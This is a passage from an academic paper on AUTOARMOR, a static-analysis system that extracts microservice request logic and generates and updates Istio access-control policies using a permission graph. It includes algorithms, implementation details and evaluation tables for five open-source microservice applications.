the workload. Table 3 lists the HTTP request libraries and methods that we model for services developed in *Java* and *JavaScript* in the evaluation applications. For gRPC requests, we can parse the API definitions in the `.proto` file to figure out which statements can initiate inter-service invocations. Note that the sufficiency of usage models directly affects the completeness of request extraction and subsequent access control, which will be discussed further in §7.

In *statically typed programming languages*, such as *Java* and *Go*, a method can be uniquely identified due to its binding to the corresponding *type*. Hence, as shown in Figure 7, we only need to model the methods that ultimately initiate the requests, and then locate their uses in the code. Nevertheless, in *dynamically typed programming languages*, such as *Python* and other scripting languages, it is not easy to determine whether the method invoked in a statement is the method of our interest. The *types* of methods are checked at runtime, which makes it impossible to uniquely distinguish a method in static analysis. For example, in the code snippet in Figure 6 (a), the two `get` methods at line 10 and line 15 have completely different functionalities. Therefore, for these languages, we start from the "`import`" statements and model each step in the request initiation processes. As shown by the dotted red arrow in Figure 6 (a), we can identify the statements that actually initiate network API invocations by scanning these steps from top to bottom along the syntax tree.

Step-II: Performing semantics-aided program slicing. In this step, we first augment the usage models with semantic information to build *semantic models*. As shown in Figure 6 (b), these semantics indicate the key parameters we need to focus on during subsequent program slicing.

Program slicing. Starting from the invocation statements collected in Step-I, we taint the key parameters and perform *backward taint propagation* along their data flows to mark all relevant variables (the blue arrows in Figure 6 (a)). Namely, (1) a variable on the left-hand side of an assignment statement will taint the variables used on the right-hand side, (2) a tainted method argument will propagate the taint to the corresponding arguments in the statements that call this method, and (3) if a method's return value is tainted, the taint propagation also needs to be performed on its method body from the return statements. This process will iterate until the current variable comes from an incoming request or is assigned by a constant; that is, no more variables to propagate. In this way, we get a streamlined program slice associated with a request, which contains minimal but sufficient information for access control (Figure 6 (c)).

In the process of taint propagation, we may encounter *branches* in the reverse control flow. Generally, there are only two types of branches that will affect our program slicing: (1) there is a *conditional statement* in the code, which has multiple branches containing tainted variables, and (2) the arguments of a method are tainted, and the method has multiple callers. These *branches* indicate that various invocations may be initiated through an identical statement. Therefore, to

deal with the situations, we duplicate the program slice and perform taint analysis on each path separately.

Step-III: Extracting the details of invocations. From the program slices, we need to further extract useful attributes (Figure 6 (d)). The *path* attribute of gRPC requests are explicitly defined in the `.proto` files, and some attributes (e.g., *method* of HTTP requests) are often reflected in semantic models (e.g., Figure 6 (a)). Nevertheless, many attributes still need to be obtained from the program slices, such as *hostname*, *port* of TCP requests, and *path* of HTTP requests. These attributes are usually included in URLs and may involve a series of string processing operations. This means that they may be modified multiple times after their definitions, and we need to reconstruct them for accurate access control.

String reconstruction. Contrary to program slicing, we start from the end of taint propagation and reconstruct variables in the program slice along the forward direction of data flows. To this end, we model a series of basic string processing methods, such as '`+`' and '`append()`'. Since the program slice has been duplicated for branches in Step-II, we do not need to handle them during the reconstruction. Besides, as described in §4.1, some environment variables defined in the deployment file may be tainted due to their participation in URL generation. Thus we also employ them for string reconstruction.

The finally constructed URLs may include some fields from incoming requests, which can not be determined by static analysis (e.g., the `product_id` in Figure 6 (c)). We use wildcards to fill these undetermined fields. Note that even if prefix and suffix matching is common in access control, this uncertainty could lead to over-authorization. We will discuss this further in §6.3.

After these three steps, we generate a JSON-based manifest file to describe the requests that a microservice might initiate. The syntax of the manifest file is displayed as follows:

```
'service': service name
'version': service version
'request': [{'type'   : 'http' | 'grpc' | 'tcp'
             'url'    : url | host name
             'path'   : only for 'http' and 'grpc'
             'method': only for 'http'
             'port'   : only for 'tcp'}]
```

5 Graph-Based Policy Management

5.1 Motivation

As described in Challenge C3, multiple service versions that exist simultaneously may have different inter-service dependencies in a microservice application. To distinguish these versions in access control, a strawman approach is specifying permissions for each version separately. However, although inter-service requests may differ in various service versions, they serve similar responsibilities because they belong to the same microservice. Hence most requests should be identical. Consequently, generating separate access control policies for each version may introduce plenty of redundancy, which will decrease the application's performance in two aspects:

(1) Additional policy checks. At runtime, a proxy needs to match the incoming requests with all installed policies individually. Thus redundant policies will involve additional policy checking time (as shown in Figure 5).

(2) Unnecessary policy installations. The installation of redundant policies is not free. Due to caching and other propagation overhead, it will take seconds before the policies are activated, which may also affect the data plane's performance.

Therefore, to defeat policy redundancy, we design a *permission graph* to depict inter-service dependencies and guide policy generation, which can be formalized as follows.

5.2 Data Structure

A *permission graph* $G = (N_s, N_v, E_b, E_r)$ consists of the sets of two kinds of *permission nodes* (N_s, N_v) and two kinds of *edges* (E_b, E_r). A *service node* $a \in N_s$ describes the permissions (i.e., the requests a microservice can initiate) common to all versions of the service, while a *version node* $a_i \in N_v$ describes the permissions specific to that version. Besides, a *belonging edge* in E_b connects a *version node* with the *service node* it belongs to, and a *request edge* in E_r indicates a possible inter-service request.

Take Figure 8 as an example. It shows an application composed of four microservices A, B, C, and D. Figure 8 (a) shows the service behavior in this application. As we can see, version $V1$, $V2$, and $V3$ of service A can all initiate a request $r1$ to service B, whereas $V2$ may also call service C, D with request $r3$, $r2$, and $V3$ may send $r4$ to service D. In this case, as shown in Figure 8 (b), we place their common permissions in service node a, and put the unique permissions of $V2$ and $V3$ in the version nodes a_2, a_3, respectively. Note that the version node a_1 still exists, but its permission is *null*.

By this means, we no longer need to maintain the permissions shared by each service version separately. This not only reduces the redundant policies and optimizes policy enforcement, but also eliminates unnecessary policy installation and realizes on-demand policy distribution. Consider an application with s services that can initiate inter-service invocations. On average, suppose each of these services has v versions, each version may send r different requests, and the share of the requests that can be initiated by all versions is x. If we generate a policy for every request, comparing to the strawman approach, the total number of saved policies will be:

$$policy_{saved} = s(vr - (vr(1-x) + rx)) = srx(v-1)$$

which can be substantial for large-scale applications.

The extraction of shared permissions could involve numerous permission node comparisons. To accelerate this process, we represent each permission node with a hash-based *skeleton tree*, whose leaves are the abstractions of the requests it




Figure 8: A demonstration of the permission graph and the skeleton tree representation of permission node a_2.

may launch. The abstraction of a request is a hash value for a string concatenation of its *target service*'s name and a series of attributes like *path* and *method*. Figure 8 (c) demonstrates the skeleton tree representation of version node a_2. Hence, comparing two permission nodes is transformed into solving the intersection of two sets, and the time complexity is $O(m+n)$, where m, n are the number of these nodes' permissions. Through this *skeleton tree comparison* method, we can quickly extract the permissions shared by all service versions and identify their differences if they are not identical.

5.3 Policy Generation

When a microservice is being deployed, AUTOARMOR generates access control policies based on its manifest file. First, the manifest file will be transformed into a permission node and added to the application's permission graph. We then translate each related *request edge* into an access control policy.

One thing to consider in this process is the deployment order of services. A permission should not be granted if the request's target service has not been deployed. Otherwise, it will result in over-authorization. Therefore, we mark the requests whose target services have not been deployed, that is, the *request edges* with a missing endpoint in the *permission graph*, and postpone the corresponding policy generation to the deployment of these callee services.

In the initial stage of an application, the administrator usually deploys a series of microservices simultaneously with a single deployment file. In this case, we abstract the *permission graph* to a *directed acyclic graph* (DAG) at service granularity, and perform *topological sorting* on it. After that, we reorganize the deployment file in reverse topological order and generate access control policies to ensure that the entire application comes up quickly and correctly.

5.4 Policy Update

The interdependencies of microservices evolve with the application behavior. This dynamic nature requires that the access control policies keep updated over time. *Service upgrade* and *service rollback* are two operations that cause microservice application changes. Owing to the progressive upgrade strategy, they can be regarded as the addition and removal of specific versions of services.

Algorithm 1: Add the version v of service s

Input : G - current permission graph
P_{sv} - permission set for the version v of service s
Output : G' - updated permission graph

```
1  n_s = get the service node of s
2  P_s = get the permission set of n_s
3  if P_s ⊂ P_sv then
4      P'_sv = P_sv − P_s
5  else
       // split the service node
6      P'_sv = P_sv − (P_s ∩ P_sv)
7      P_d = P_s − (P_s ∩ P_sv)
8      remove permissions in p_d from n_s
9      V_s = get version nodes of s
10     for n_v in V_s do
11         add permissions in P_d to n_v
12 n_sv = generate version node for v with P'_sv
13 G' = add n_sv to G
14 return G'
```

Service Addition. When deploying a new service version, we first compare its permission node with the corresponding *service node*. If its permissions are a superset of the service node, we keep the service node unchanged and insert the unique permissions of this version as a *version node* into the permission graph. If the service node contains permissions not in this version, which means this version will not send some requests that other versions will initiate, we need to split the service node. That is, put the permissions shared by other versions to those version nodes and generate a new service node. Algorithm 1 describes the entire process.

Service Removal. When a specific service version is offline, we need to remove the corresponding version node. If this version is the only version of its service, the relevant service node will be deleted at the same time. Note that removing a node also implies removing all of its outgoing edges and inactivating its incoming edges. After the removal, we reperform the permission aggregation for the remaining version nodes to ensure that the permission set of the service node is the largest subset of the permissions shared by each version. This process is demonstrated in Algorithm 2.

Algorithm 2: Remove the version v of service s

Input : G - current permission graph
s_v - the version v of service s
Output : G' - updated permission graph

n_{sv} = get the version node of s_v
G' = remove n_{sv} from G
n_s = get the service node of s
V_s = get the version nodes of s
if V_s *is* $\emptyset$ **then**
    remove n_s from G'
else
    P_c = extract common permissions of versions in V_s
    add permissions in P_c to n_s
return G'

Components	Target	Languages	Base	Modified LoCs
Static Analysis Engine	Java	Java	SonarJava	~4000
	JavaScript	Java	SonarJS	~3000
	Python	Java	SonarPython	~2000
	C#	C#	Roslyn	~3000
	Go	Go	Go Tools	~2000
	Ruby	Ruby	Parser	~1000
Permission Engine		Python	-	~1000
Policy Generator		Python	-	~500

Table 4: The implementation detail of AUTOARMOR.

Complexity. Let n be the number of permissions of the service version to be processed, and m be the number of versions this microservice has. Assuming that the proportion of permissions shared by these versions is a constant x, the best and worst time complexity to deal with the addition of this version is $O(n)$ and $O(mn)$, respectively. As for the removal of this version, due to the permission re-aggregation, the corresponding complexity is $O(mn)$.

6 Evaluation

We have implemented a prototype of AUTOARMOR on *Kubernetes* [42] and *Istio* [22], two of the most popular microservice infrastructures at present. The prototype is implemented in three components, with ~16,500 LoCs in total. A detailed breakdown is shown in Table 4. To adapt to our evaluation applications, the *Static Analysis Engine* is implemented on the basis of a series of existing static analysis tools, including *SonarJava* [37], *SonarJS* [38], *SonarPython* [39], *Roslyn* [31], *Go Tools* [17], and *Parser* [49].

In this section, we present our evaluation results by testing AUTOARMOR's functionality and performance, as shown in Table 5. Specifically, our evaluation seeks to answers the following six questions:

- **Q1:** Can AUTOARMOR extract the invocation logic among microservices? (§6.2, E1: Effectiveness)
- **Q2:** How much time does it take to complete the offline program analysis? (§6.2, E2: Analysis Time)
- **Q3:** Can the generated access control policies enhance application security? (§6.3, E3: Security Evaluation)

Evaluation	Request Extraction	Policy Management
Functionality	E1: Effectiveness	E3: Security Evaluation
Performance	E2: Analysis Time	E4: Efficiency E5: Scalability E6: End-to-End Performance

Table 5: Our experiment design.

Name	# of Svcs	LoCs	Type	Multi-Lang	★ on GitHub
Bookinfo [20]	6	2,702	Demo	✓	24.7k
Online Boutique [18]	11	23,219	Demo	✓	8.8k
Sock Shop [48]	13	20,150	Demo	✓	2.5k
Pitstop [14]	13	45,028	Demo	✗	630
Sitewhere [36]	21	53,751	Industrial	✗	717

Table 6: The microservice applications used in our evaluation.

- **Q4:** Is it efficient to generate, manage, and update the access control policies? (§6.3, E4: Efficiency)
- **Q5:** Can it be applied to large-scale microservice applications? (§6.3, E5: Scalability)
- **Q6:** Can it optimize the performance of policy enforcement at runtime? (§6.3, E6: End-to-End Performance)

6.1 Evaluation Environment

As shown in Table 6, our prototype was evaluated with five popular open-source microservice applications. The first four are demonstration applications for teaching purposes, and the fifth is an industrial application: *Bookinfo* [20] is a simple example application of *Istio*, *Online Boutique* [18] and *Sock Shop* [48] are relatively complex e-commerce website applications, *Pitstop* [14] is a garage management system, and lastly, *Sitewhere* [36] is an industrial IoT application enablement platform. These applications contain 64 unique services, and all of them are deployed in containers. Since these applications are designed to accomplish different tasks, they have no service overlap. Assessing how services applied in multiple applications affect the policy generation is future work.

The microservice infrastructure used in our experiments is a 3-node Kubernetes cluster (v.1.18.6) with Istio (v1.6.8). Each node is equipped with eight 2.30-GHz Intel(R) Core(TM) CPUs (i5-8259U) and 32 GB of RAM.

6.2 Request Extraction Evaluation

E1: Effectiveness. Among the 64 unique microservices out of our 5 applications, 48 are *business* services, and the rest are *infrastructure* services that do not contain business code and only provide functions such as data storage and message queues. Therefore, our evaluation of the request extraction mechanism only considers business services.

The effectiveness of request extraction is indicated by two metrics: (1) whether it can identify inter-service invocations in the code, and (2) whether it can extract the detailed attributes of these invocations. To measure them, we first model the inter-service invocation libraries used in each application,

Application	Microservice	Language	LoCs	Identified Requests			Extracted Attributes			Time
				HTTP	gRPC	TCP	URL	Method	Port	
Bookinfo	productpage	Python	2,061	3/3	-	-	3/3	3/3	N/A	21s
	details	Ruby	122	1/1	-	-	1/1	1/1	N/A	4s
	reviews	Java	301	1/1	-	-	1/1	1/1	N/A	27s
	ratings	JavaScript	218	-	-	2/2	2/2	N/A	2/2	27s
Online Boutique	frontend	Go	3,666	-	11/11	-	11/11	N/A	N/A	35s
	cartservice	C#	5,941	-	-	7/7	7/7	N/A	7/7	38s
	productcatalogservice	Go	2,460	-	-	-	N/A	N/A	N/A	18s
	currencyservice	JavaScript	359	-	-	-	N/A	N/A	N/A	25s
	paymentservice	JavaScript	343	-	-	-	N/A	N/A	N/A	26s
	shippingservice	Go	2,458	-	-	-	N/A	N/A	N/A	18s
	emailservice	Python	2,146	-	-	-	N/A	N/A	N/A	20s
	checkoutservice	Go	2,816	-	8/8	-	8/8	N/A	N/A	21s
	recommendationservice	Python	2,112	-	1/1	-	1/1	N/A	N/A	28s
	adservice	Java	918	-	-	-	N/A	N/A	N/A	29s
Sock Shop	front-end	JavaScript	9,922	33/33	-	-	33/33	33/33	N/A	125s
	orders	Java	2,187	6/6	-	2/2	4/8	6/6	2/2	55s
	payment	Go	863	-	-	-	N/A	N/A	N/A	11s
	user	Go	2,515	-	-	24/24	24/24	N/A	24/24	33s
	catalogue	Go	1,439	-	-	8/8	8/8	N/A	8/8	23s
	carts	Java	1,840	-	-	7/7	7/7	N/A	7/7	48s
	shipping	Java	929	-	-	3/3	3/3	N/A	3/3	34s
	queue-master	Java	926	-	-	3/3	3/3	N/A	3/3	31s
Pitstop	webapp	C#	40,461	16/16	-	-	16/16	16/16	N/A	52s
	customermanagementapi	C#	423	-	-	5/5	5/5	N/A	5/5	19s
	vehiclemanagementapi	C#	451	-	-	5/5	5/5	N/A	5/5	18s
	workshopmanagementapi	C#	1,563	4/4	-	20/20	24/24	4/4	20/20	46s
	workshopmanagementeventhandler	C#	685	10/10	-	14/14	24/24	10/10	14/14	30s
	auditlogservice	C#	136	1/1	-	2/2	3/3	1/1	2/2	7s
	notificationservice	C#	511	7/7	-	12/12	19/19	7/7	12/12	42s
	invoiceservice	C#	641	9/9	-	14/14	23/23	9/9	14/14	45s
	timeservice	C#	157	1/1	-	1/1	2/2	1/1	1/1	7s
Sitewhere	web-rest	Java	6,648	-	215/215	-	215/215	N/A	N/A	242s
	instance-management	Java	4,069	-	-	35/35	35/35	N/A	35/35	99s
	event-sources	Java	6,619	-	1/1	3/3	4/4	N/A	3/3	130s
	inbound-processing	Java	825	-	2/2	4/4	6/6	N/A	4/4	49s
	device-management	Java	6,381	-	-	74/74	74/74	N/A	74/74	156s
	event-management	Java	4,799	-	4/4	60/60	64/64	N/A	60/60	204s
	asset-management	Java	5,993	-	-	10/10	10/10	N/A	10/10	142s
	schedule-management	Java	1,964	-	-	10/10	10/10	N/A	10/10	77s
	batch-operations	Java	2,122	-	6/6	16/16	22/22	N/A	16/16	105s
	device-registration	Java	1,075	-	10/10	4/4	14/14	N/A	4/4	57s
	device-state	Java	1,739	-	1/1	7/7	8/8	N/A	7/7	61s
	event-search	Java	769	4/4	-	-	4/4	4/4	N/A	34s
	label-generation	Java	1,379	-	10/10	-	10/10	N/A	N/A	66s
	rule-processing	Java	1,091	-	2/2	2/2	4/4	N/A	2/2	50s
	command-delivery	Java	3,417	-	6/6	3/3	9/9	N/A	3/3	123s
	streaming-media	Java	736	-	-	10/10	10/10	N/A	10/10	49s
	outbound-connectors	Java	4,125	-	13/13	2/2	15/15	N/A	2/2	145s
Total	48 unique services	6 languages	-	96/96	290/290	369/369	751/755	96/96	369/369	-

Table 7: The request extraction evaluation for business services in our evaluation applications. In this table, `A/B` means that there are `B` requests or attributes in the code, and `A` of them are successfully identified or extracted. (E1, E2)

mark the code folders and configuration files, and then use the *Static Analysis Engine* to analyze all services and record the identified requests and extracted attributes. Finally, we compare the analysis results with the ground truth obtained by manual analysis for verification.

Table 7 shows the result of this experiment. AUTOARMOR identified 96 HTTP requests, 290 gRPC requests, and 369 TCP requests from the code of these services, which achieved 100% coverage in request identification. In terms of attribute extraction, AUTOARMOR achieved a 100% extraction rate for the *method* and *port* attributes whose extractions are more dependent on the usage models and configuration files. Regarding URL extraction that relies more on program slicing, the extraction rate is 99.5%. 0.5% (4/755) of the invocations' URLs could not be obtained. This is because *Sock Shop*'s *orders* service directly accesses the URLs in its received requests. These URLs do not exist in its code and cannot be extracted. This incompleteness indicates some limitations of AUTOARMOR. In the following, we rigorously discuss the false negatives and false positives, and define the precise conditions under which a request can be properly extracted.

False Negative. Overall, three situations may lead to false negatives in request extraction, thereby invalidating the subsequent access control:

(1) Attributes from the input. Such attributes cannot be obtained by static analysis, as they do not exist in the code or configuration files. Nevertheless, reckless access to the URLs in incoming requests increases the risk of injection attacks. Introducing input validation and sanitization or dynamic analysis could be helpful in this situation.

(2) Incomplete library modeling. The identification of requests relies on the usage and semantic models of inter-service communication libraries. Invocations initiated via unmodeled libraries will not be covered, leading to incomplete request identification. Therefore, AUTOARMOR requires efforts to model the used invocation libraries.

(3) Sophisticated parameter processing. As a proof-of-concept prototype, AUTOARMOR currently does not support some advanced features. For example, *aliasing* reflects changes to one variable to another. This may result in incomplete program slices since we only perform one-way taint propagation. These advanced features may lead to further research challenges. Since we did not witness such a case in the collected applications and are not committed to prompting current static analysis techniques, we believe this is not a fundamental limitation. Support for the advanced features of different programming languages is future work.

False Positive. Due to the conservative extraction strategy, our request extraction is more prone to false negatives than false positives. However, deserted or dead code could indeed cause false positives, even if the modeling is correct. Removing such code in time or enhancing AUTOARMOR with *invalid code analysis* could alleviate this problem.

Conditions for Correct Extraction. Based on the results of E1 and our implementation, we summarize the sufficient conditions for correct request extraction as follows:

(1) All attributes are contained in the code or supported configuration files. These materials are the target of static analysis. Therefore, if some attributes are not included, they must not be obtained via static analysis. For the *path* attribute, since some fields may come from input requests, partial inclusion is also acceptable. However, a completely missing request URL will cause the callee service's hostname not to be identified. This is also the reason why the URL extraction of the four requests in E1 failed. Our experiment result shows that most of the requests can meet this condition.

(2) CFGs and CGs can be constructed from the service code. They are data structures on which static analysis relies. Both request identification and program slicing are performed on them. Incomplete call graphs will cause the interruption of taint propagation and affect the integrity of program slices. Thanks to the existing static analysis tools, both CFGs and CGs can be built smoothly in our experiment.

(3) The involved inter-service invocation libraries are completely modeled. Usage models are the core for request identification. Although the communication methods used in each application may be different, as shown in Table 1, the invocation methods are fairly uniform in a single application, and the number of used libraries is also limited. Thus, complete modeling of them is feasible. Besides, some applications encapsulate dedicated libraries to initiate inter-service invocations (e.g., *Sitewhere*). Therefore, it is inevitable to model them to identify the corresponding invocations.

(4) The URL constructions do not involve complex string operations. We extract the URL mainly to obtain the callee service's service name (*hostname*) and the *path* attribute. gRPC requests' paths are defined in the `.proto` file as part of the API definition, so it will not be modified in the code. Moreover, the hostnames and ports of TCP requests are usually defined in the deployment or configuration files. For an HTTP request, unlike ordinary strings, the URL has special semantics. Therefore, it usually does not involve complicated string operations, especially in small programs such as microservices. For example, although we considered the possibility of complex string operations, we did not encounter intricate URL processing in the evaluation, such as modifying in loops or using aliasing. Nonetheless, if there are complex operations on URLs in the target application, a series of work [45,47,56] dedicated to string analysis can provide support. Exploring too profoundly in this aspect is beyond the scope of this paper.

E2: Analysis Time. As shown in Table 7, AUTOARMOR takes 57s to extract the requests from a microservice's code on average. This result varies according to the amount of code and the requests initiated by each service. Since we only focus on the key parameters when starting program slicing, and the number of variables involved in constructing the useful attributes (e.g., *URL* and *Method*) is usually limited, the state space is significantly narrowed. Moreover, microservices reduce a single service's internal complexity, which further facilitates the efficient execution of static analysis. Overall, we consider the analysis time acceptable for an offline process performed before service building.

6.3 Policy Management Evaluation

E3: Security Evaluation. This experiment is to verify the security improvements AUTOARMOR brings to microservice applications and the correctness of the generated policies. To this end, according to the threat model defined §3.1, we generate three different types of unauthorized requests as simulated attacks (*A1–A3*) to challenge three of our evaluation applications with and without AUTOARMOR installed.

A1: Accessing Unauthorized Microservices. This attack refers that a microservice initiates a request to an endpoint of a service that it has no dependencies on. We assume that any service in the application can be compromised. Thus, to generate such unauthorized requests, we start from each service and build a request pointing to all endpoints of all services that the current service should not access.

Application		BookInfo		O-Boutique		Sock Shop	
w/ AUTOARMOR Policies		✗	✓	✗	✓	✗	✓
A1	# of Requests	140 (78%)		316 (79%)		2,092 (85%)	
	Blocked Requests	0	140	0	316	0	2,092
A2	# of Requests	24 (13%)		42 (11%)		290 (12%)	
	Blocked Requests	0	24	0	42	0	290
A3	# of Requests	16 (9%)		40 (10%)		78 (3%)	
	Blocked Requests	0	16	0	40	0	78
Total:	# of Requests	180 (100%)		398 (100%)		2460 (100%)	
	Blocked Requests	0	180	0	398	0	2,460

Table 8: Security evaluation of applications with and without policies generated by AUTOARMOR. (E3)




Figure 9: The extracted system behavior of the evaluation applications. (The TCP requests are marked in blue, and the outside requests are marked with dashed orange lines; texts and *Sitewhere* are not shown for space reasons.)(E3)

A2: Accessing Unauthorized Resources. This attack refers that a microservice that can access an endpoint of another service tries to access other endpoints or resources of the target service. We generate such requests by changing the request target to unauthorized endpoints or modifying the legal requests' paths or ports.

A3: Performing unauthorized operations. This attack refers that a microservice uses the wrong methods to access RESTful resources. Such requests can be generated via modifying the methods of legal HTTP requests.

After the generation, we login to each service's container and send the related requests on behalf of them. To record the experiment result, we use *Prometheus* [43] to monitor the processing of the requests. The HTTP status code `403` indicates that the request is blocked. As shown in Table 8, the generated policies can successfully block all three types of attacks. Besides, in E6, we use the load generators provided by these applications to inject external requests to them and find that none of the triggered internal requests were blocked by the policies. This further indicates the correctness of the generated policies: no normal requests are blocked, while unauthorized requests are all blocked.

Request Type	Distribution of Wildcards in URLs	Service-Level Over-Authorization	Affected Attributes
HTTP	30/96 (31%)	0 (0%)	path (100%)
gRPC	0/290 (0%)	N/A	N/A
TCP	0/369 (0%)	N/A	N/A

Table 9: The distribution and impact of wildcards. (E3)

Based on the extracted inter-service invocation logic, we can also plot the actual system behavior models for microservice applications (e.g., Figure 9). In this sense, AUTOARMOR can also help administrators better understand the actual operation logic of microservice applications and timely identify system behaviors that are not consistent with the design.

Wildcards in URLs. As mentioned in §4.2, some variables from the input may introduce wildcards into extracted URLs, leading to a certain degree of over-authorization. We also assessed the distribution and impact of this phenomenon.

GRPC requests will not introduce wildcards due to their fixed paths in the API definitions. TCP requests' authorization granularity is at the port level. Since port information is stable and usually defined in the deployment file, undetermined fields will also not be involved. As shown in Table 9, all the introduced wildcards belong to the URLs of HTTP requests, accounting for 31% of them. Nevertheless, we found that these wildcards are all located in the path attribute and are used to identify a specific object in a collection (e.g., *session_id* and *product_id*). None of them can cause service-level over-authorization. That is, no microservice will be able to access unauthorized targets due to wildcards.

Overapproximation of file system policies may cause security problems. However, it is practical to use wildcards for inter-service access control, especially when configuring manually. Otherwise, it may lead to too many policies. Therefore, we believe that wildcards are acceptable here, and further reduction of the brought over-authorization will be future work. Administrators can also supplement custom policies.

E4. Efficiency. To evaluate the efficiency of our graph-based policy management mechanism, we employ a series of standard events in microservices' lifecycle and measure the processing time in dealing with policy generation, update, and removal tasks. Specifically, with the evaluation applications, we performed the following three steps:

(1) Deployment (DEP): Deploy the evaluation applications as `version 1` services into the infrastructure.
(2) Re-Deployment (Re-DEP): Deploy these applications again and mark the newly deployed services as `version 2`. Note that the requests that can be initiated by `version 1` and `version 2` services are identical.
(3) Removal (REM): Take offline the `version 1` services deployed in the first step.

Through the above three steps, we complete the standard procedure of microservice deployment and a version upgrade.




Figure 10: AUTOARMOR's policy management performance for the evaluation applications. (E4)




Figure 11: Distribution of processing time for generating policies for *Sitewhere* services. (E4)




Figure 12: AUTOARMOR's policy management performance for large-scale applications. (E5)

Meanwhile, the tasks of policy generation, update, and removal are created accordingly.

To measure the permission graph's effect in the policy generation phase, we implement "generating policies for all service versions separately" as the baseline method and compare its performance with AUTOARMOR under the same situation. Besides, as mentioned in §5.1, it takes a few seconds for access control policies to propagate and install after being issued, which implies potential overhead. Therefore, we also mark the processes that will trigger policy installation. The experiment result is shown in Figure 10.

As we can see, in the initial deployment, AUTOARMOR is slightly slower than the baseline method due to the permission graph's construction. However, at Re-DEP and REM steps, AUTOARMOR found that the newly deployed/removed services have the same permissions and can be fully covered by the corresponding *service node*. So it would not generate new or modify existing policies. This brings a notable performance improvement and eliminates subsequent policy installations. Moreover, reducing redundant policies can also accelerate runtime policy enforcement, which will be evaluated in E6. In Figure 11, we recorded the time distribution of generating policies for *Sitewhere* services at DEP step. The processing time shows a strong positive correlation with the number of invocations initiated by the service.

Compared to the average deployment time of microservices (40s to 1min per service [26]), the overhead introduced by AUTOARMOR is almost negligible. In this case, even considering the propagation and installation costs, the policies can be fully deployed before a service is ready so that all requests related to this service will be protected.

E5: Scalability. To evaluate whether AUTOARMOR can be applied to large-scale microservice applications, we employ the *Istio load tests mesh* [21], a tool used by Istio for performance and scalability testing. It can generate microservice applications with a large number of services and inject heavy load into them. Due to the limited capacity of the server, we simulate AUTOARMOR's processing for applications of different scales. The experimental method is consistent with the experiments on the evaluation applications (E4). That is, deploying the application, disposing a new version, and removing the original one. The results are shown in Figure 12.

As shown, AUTOARMOR's processing time increases linearly with the scale of microservice applications. Nonetheless, it can complete all policy generation in 12s for an extensive application with 1,000 unique services. This is acceptable in practice considering the service deployment time and indicates its potential for large-scale microservices.

